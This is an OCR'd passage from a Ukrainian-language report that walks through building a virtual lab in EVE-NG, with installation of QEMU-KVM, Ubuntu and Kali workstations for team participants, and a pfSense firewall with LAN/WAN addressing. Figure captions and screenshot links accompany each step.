


Рис. 4.4. Запуск платформи та авторизація

Після авторизації запускається процес встановлення платформи, під час якого ми змінюємо пароль адміністратора (Рис. 4.5) та налаштовуємо IP адресацію (Рис. 4.6).




Рис. 4.5. Змінення пароля адміністратора




Рис. 4.6. Встановлення IP адресації

Після основного налаштування ми запускаємо влаштований скрипт eve-setup.sh, який встановлює гіпервізор QEMU-KVM, на якому буде розгортатися наша основна інфраструктура




Рис. 4.7. Запуск скрипта для встановлення гіпервізора QEMU-KVM

Переходимо на веб інтерфейс EVE-NG та авторизуємось

Рис. 4.8. Авторизація до платформи EVE-NG

Створюємо нове середовище та додаємо йому опис




Рис. 4.9. Створення середовища та його опис

Після створення переходимо до середовища

Рис. 4.10. Вхід до середовища

Після створення середовища потрібно встановити основну інфраструктуру нашої платформи. Спочатку створюємо робочі станції для учасників команд. На рисунку 4.11 ми можемо бачити процес створення робочої станції під управлінням операційної системи Ubuntu.




Рис. 4.11. Завантаження образу операційної системи Ubuntu

Після завантаження образу системи потрібно змінити назву файла, щоб система розуміла, що це образ диску з якого буде встановлюватись операційна система




Рис. 4.12. Зміна назви образу операційної системи

Після цього потрібно створити qemu-img на 30 Гб з розширенням qcow2, яку підтримує QEMU-KVM




Рис. 4.13. Створення qemu-img

Після дій, які були продемонстровані вище, повертаємось до веб інтерфейсу на новостворене середовище, створюємо нову віртуальну машину, додаємо до неї образ та встановлюємо системні вимоги згідно тих, що були описані раніше




Рис. 4.14. Створення та налаштування віртуальної машини

Після цього запускаємо нашу віртуальну машину, переходимо через HTML5 до її віддаленого управління та встановлюємо операційну систему Ubuntu




Рис. 4.15. Перехід на віддалений доступ та встановлення ОС

Ті ж самі дії проводимо з іншими робочими станціями під управлінням операційних систем Ubuntu та Kali linux.

Після налаштування робочих станцій учасників, налаштовуємо мережеві пристрої, які є невід'ємною частиною основної інфраструктури мережі. Запускаємо віртуальну машину під управлінням FreeBSD та встановлюємо pfSense

Рис. 4.16. Запуск та встановлення pfSense

Налаштовуємо віртуальні мережеві інтерфейси LAN та WAN




Рис. 4.17. Налаштування мережевих інтерфейсів

Присвоюємо мережевим інтерфейсам IP-адреси (для LAN ми встановлюємо статичний адрес 192.168.20.2/24, для WAN ми встановлюємо динамічний IP адрес, який буде отримуватись з DHCP сервера.




Рис. 4.18. Присвоєння інтерфейсам IP-адрес

Після налаштування pfSense заходимо на веб інтерфейс через віртуальну машину Ubuntu (Рис. 4.19) та налаштовуємо pfSense (Рис. 4.20).

